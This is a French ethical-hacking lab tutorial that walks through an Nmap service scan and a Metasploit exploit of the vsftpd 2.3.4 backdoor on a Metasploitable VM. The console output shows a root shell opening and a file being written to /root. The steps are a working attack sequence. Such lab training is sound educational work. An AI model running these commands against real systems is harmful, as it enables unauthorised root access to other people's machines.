BM'Hacking Éthique — Kali Linux & autres outils
Exemple — Exploit FTP avec Metasploit
Objectif & déroulement de l’attaque
- Objectif : Utiliser un exploit FTP pour pénétrer et écrire un fichier sur une machine distante sans code d’accès
- Déroulement de l’attaque :
- Trouver les ports ouverts et les versions des services associés (avec Nmap)
- Utiliser un exploit FTP pour pénétrer sur une machine Linux distante (avec Metasploit-Framework)
- Écrire un fichier sur la machine distante
Pré-requis et environnement
- VM : Kali Linux et Metasploitable allumées
- Logiciels nécessaires : NMAP + METASPLOITABLE-FRAMEWORK
- IP machine Metasploitable (ifconfig) : 10.0.2.5
Nmap > Trouver les services ouverts
- Pour connaître les ports ouverts sur une machine ainsi que les services et leur version, on peut utiliser nmap :
| root@kali:~# nmap -sV 10.0.2.5 Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-25 18:28 CET Nmap scan report for 10.0.2.5 Host is up (0.000078s latency). Not shown: 977 closed ports PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.3.4 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) 23/tcp open telnet Linux telnetd 25/tcp open smtp Postfix smtpd 53/tcp open domain ISC BIND 9.4.2 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2) 111/tcp open rpcbind 2 (RPC #100000) 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 512/tcp open exec netkit-rsh rexecd 513/tcp open login OpenBSD or Solaris rlogind 514/tcp open tcpwrapped 1099/tcp open rmiregistry GNU Classpath grmiregistry 1524/tcp open shell Metasploitable root shell 2049/tcp open nfs 2-4 (RPC #100003) 2121/tcp open ftp ProFTPD 1.3.1 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7 5900/tcp open vnc VNC (protocol 3.3) 6000/tcp open X11 (access denied) 6667/tcp open irc UnrealIRCd 8009/tcp open ajp13 Apache Jserv (Protocol v1.3) 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1 MAC Address: 08:00:27:3F:9A:97 (Oracle VirtualBox virtual NIC) Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 12.14 seconds |
|---|
- Ici, le port 21 est ouvert avec le service FTP dont la version est vsftpd 2.3.4
Metasploit-FW > Mettre à jour les derniers exploits
- Avant de l’utiliser, il faut mettre à jour Metasploit-framework (il y a des mises à jour toutes les semaines) :
| root@kali:~# apt update;apt install metasploit-framework Get:1 http://download.virtualbox.org/virtualbox/debian yakkety InRelease [7776 B] Err:1 http://download.virtualbox.org/virtualbox/debian yakkety InRelease The following signatures couldn't be verified because the public key is not available: NO_PUBKEY A2F683C52980AECF Hit:2 http://archive-4.kali.org/kali kali-rolling InRelease Reading package lists... Done W: GPG error: http://download.virtualbox.org/virtualbox/debian yakkety InRelease: The following signatures couldn't be verified because the public key is not available: NO_PUBKEY A2F683C52980AECF E: The repository 'http://download.virtualbox.org/virtualbox/debian yakkety InRelease' is not signed. N: Updating from such a repository can't be done securely, and is therefore disabled by default. N: See apt-secure(8) manpage for repository creation and user configuration details. Reading package lists... Done Building dependency tree Reading state information... Done metasploit-framework is already the newest version (4.16.18-0kali1). metasploit-framework set to manually installed. The following packages were automatically installed and are no longer required: casefile dconf-editor dconf-tools gir1.2-nm-1.0 libbind9-140 libblas-common libdns162 libemu2 libfwupd1 libgtkspell3-3-0 libisc160 libisccfg140 libllvm3.9 liblouis12 liblwgeom-2.3-0 libmozjs-24-0 libopencv-calib3d2.4v5 libopencv-core2.4v5 libopencv-features2d2.4v5 libopencv-flann2.4v5 libopencv-highgui2.4-deb0 libopencv-imgproc2.4v5 libopencv-objdetect2.4v5 libopencv-video2.4v5 libpython3.5 libpython3.5-minimal libpython3.5-stdlib libqgis-core2.14.18 libqgis-gui2.14.18 libqgis-networkanalysis2.14.18 libqgispython2.14.18 libradare2-1.6 libtracker-control-1.0-0 libtracker-miner-1.0-0 libtracker-sparql-1.0-0 libva-drm1 libva-x11-1 libva1 maltegoce peepdf python-brotlipy python-pylibemu python-unicorn python3.5 python3.5-minimal tcpd Use 'apt autoremove' to remove them. 0 upgraded, 0 newly installed, 0 to remove and 315 not upgraded.#t:1 http://download.virtualbox.org/virtualbox/debian yakkety InRelease [7776 B] |
|---|
Metasploit-FW > Lancer la console Metasploit
- Lancer la console Metasploit-framework :
root@kali:~# msfconsole |
|---|
Metasploit-FW > Liste des commandes
- Connaître les commandes possibles de metasploit-framework :
| msf > help Core Commands ============= Command Description ------- ----------- ? Help menu banner Display an awesome metasploit banner cd Change the current working directory color Toggle color connect Communicate with a host exit Exit the console get Gets the value of a context-specific variable getg Gets the value of a global variable grep Grep the output of another command help Help menu history Show command history irb Drop into irb scripting mode load Load a framework plugin quit Exit the console route Route traffic through a session save Saves the active datastores sessions Dump session listings and display information about sessions set Sets a context-specific variable to a value setg Sets a global variable to a value sleep Do nothing for the specified number of seconds spool Write console output into a file as well the screen threads View and manipulate background threads unload Unload a framework plugin unset Unsets one or more context-specific variables unsetg Unsets one or more global variables version Show the framework and console library version numbers Module Commands =============== Command Description ------- ----------- advanced Displays advanced options for one or more modules back Move back from the current context edit Edit the current module or a file with the preferred editor info Displays information about one or more modules loadpath Searches for and loads modules from a path options Displays global options or for one or more modules popm Pops the latest module off the stack and makes it active previous Sets the previously loaded module as the current module pushm Pushes the active or list of modules onto the module stack reload_all Reloads all modules from all defined module paths search Searches module names and descriptions show Displays modules of a given type, or all modules use Selects a module by name Job Commands ============ Command Description ------- ----------- handler Start a payload handler as job jobs Displays and manages jobs kill Kill a job rename_job Rename a job Resource Script Commands ======================== Command Description ------- ----------- makerc Save commands entered since start to a file resource Run the commands stored in a file Database Backend Commands ========================= Command Description ------- ----------- db_connect Connect to an existing database db_disconnect Disconnect from the current database instance db_export Export a file containing the contents of the database db_import Import a scan result file (filetype will be auto-detected) db_nmap Executes nmap and records the output automatically db_rebuild_cache Rebuilds the database-stored module cache db_status Show the current database status hosts List all hosts in the database loot List all loot in the database notes List all notes in the database services List all services in the database vulns List all vulnerabilities in the database workspace Switch between database workspaces Credentials Backend Commands ============================ Command Description ------- ----------- creds List all credentials in the database |
|---|
Metasploit-FW > Chercher des exploits pour le service voulu
- Pour chercher les exploit correspondants au service voulu (on va prendre vsftp trouvé avec nmap) :
| msf > search vsftp [!] Module database cache not built yet, using slow search Matching Modules ================ Name Disclosure Date Rank Description ---- --------------- ---- ----------- exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent VSFTPD v2.3.4 Backdoor Command Execution |
|---|
Metasploit-FW > Afficher les informations de l’exploit
- Pour afficher les informations sur l’exploit :
| msf > info exploit/unix/ftp/vsftpd_234_backdoor Name: VSFTPD v2.3.4 Backdoor Command Execution Module: exploit/unix/ftp/vsftpd_234_backdoor Platform: Unix Arch: cmd Privileged: Yes License: Metasploit Framework License (BSD) Rank: Excellent (si "Excellent", l’exploit est très simple à mettre en place) Disclosed: 2011-07-03 (date de découverte) Provided by: (exploit découvert par) hdm <x@hdm.io> MC <mc@metasploit.com> Available targets: Id Name -- ---- 0 Automatic Basic options: (options) Name Current Setting Required Description ---- --------------- -------- ----------- RHOST yes The target address RPORT 21 yes The target port (TCP) Payload information: Space: 2000 Avoid: 0 characters Description: This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011. References: OSVDB (73573) http://pastebin.com/AetT9sS5 http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html |
|---|
Metasploit-FW > Paramétrer et lancer l’exploit FTP
- Pour paramétrer l’exploit :
| msf > use exploit/unix/ftp/vsftpd_234_backdoor msf exploit(vsftpd_234_backdoor) > |
|---|
- Pour voir les options :
| msf exploit(vsftpd_234_backdoor) > show options Module options (exploit/unix/ftp/vsftpd_234_backdoor): Name Current Setting Required Description ---- --------------- -------- ----------- RHOST yes The target address RPORT 21 yes The target port (TCP) Exploit target: Id Name -- ---- 0 Automatic |
|---|
- Paramétrer les options :
| msf exploit(vsftpd_234_backdoor) > set RHOST 10.0.2.5 RHOST => 10.0.2.5 msf exploit(vsftpd_234_backdoor) > show options Module options (exploit/unix/ftp/vsftpd_234_backdoor): Name Current Setting Required Description ---- --------------- -------- ----------- RHOST 10.0.2.5 yes The target address RPORT 21 yes The target port (TCP) Exploit target: Id Name -- ---- 0 Automatic |
|---|
- Lancer l’exploit :
| msf exploit(vsftpd_234_backdoor) > exploit [*] 10.0.2.5:21 - Banner: 220 (vsFTPd 2.3.4) [*] 10.0.2.5:21 - USER: 331 Please specify the password. [+] 10.0.2.5:21 - Backdoor service has been spawned, handling... [+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root) [*] Found shell. [*] Command shell session 1 opened (10.0.2.4:44987 -> 10.0.2.5:6200) at 2017-11-25 19:00:24 +0100 |
|---|
"Command shell session 1 opened" vous confirme qu’une session est ouverte
Metasploit-FW > Écrire un fichier sur la machine distante
- Vérifier le répertoire distant avec pwd (Le répertoire "/" est le répertoire racine) :
| pwd / |
|---|
- Aller dans le répertoire root et créer un fichier :
| cd /root pwd /root touch bonjour.txt |
|---|
Le fichier "bonjour.txt" a été créé sur la machine Metasploitable
Metasploit > Vérifier le fichier sur la machine distante
- Vérifier sur la machine Metasploitable que le fichier a bien été écrit :
| cd /root ls bonjour.txt Desktop reset_logs.sh vnc.log  |
|---|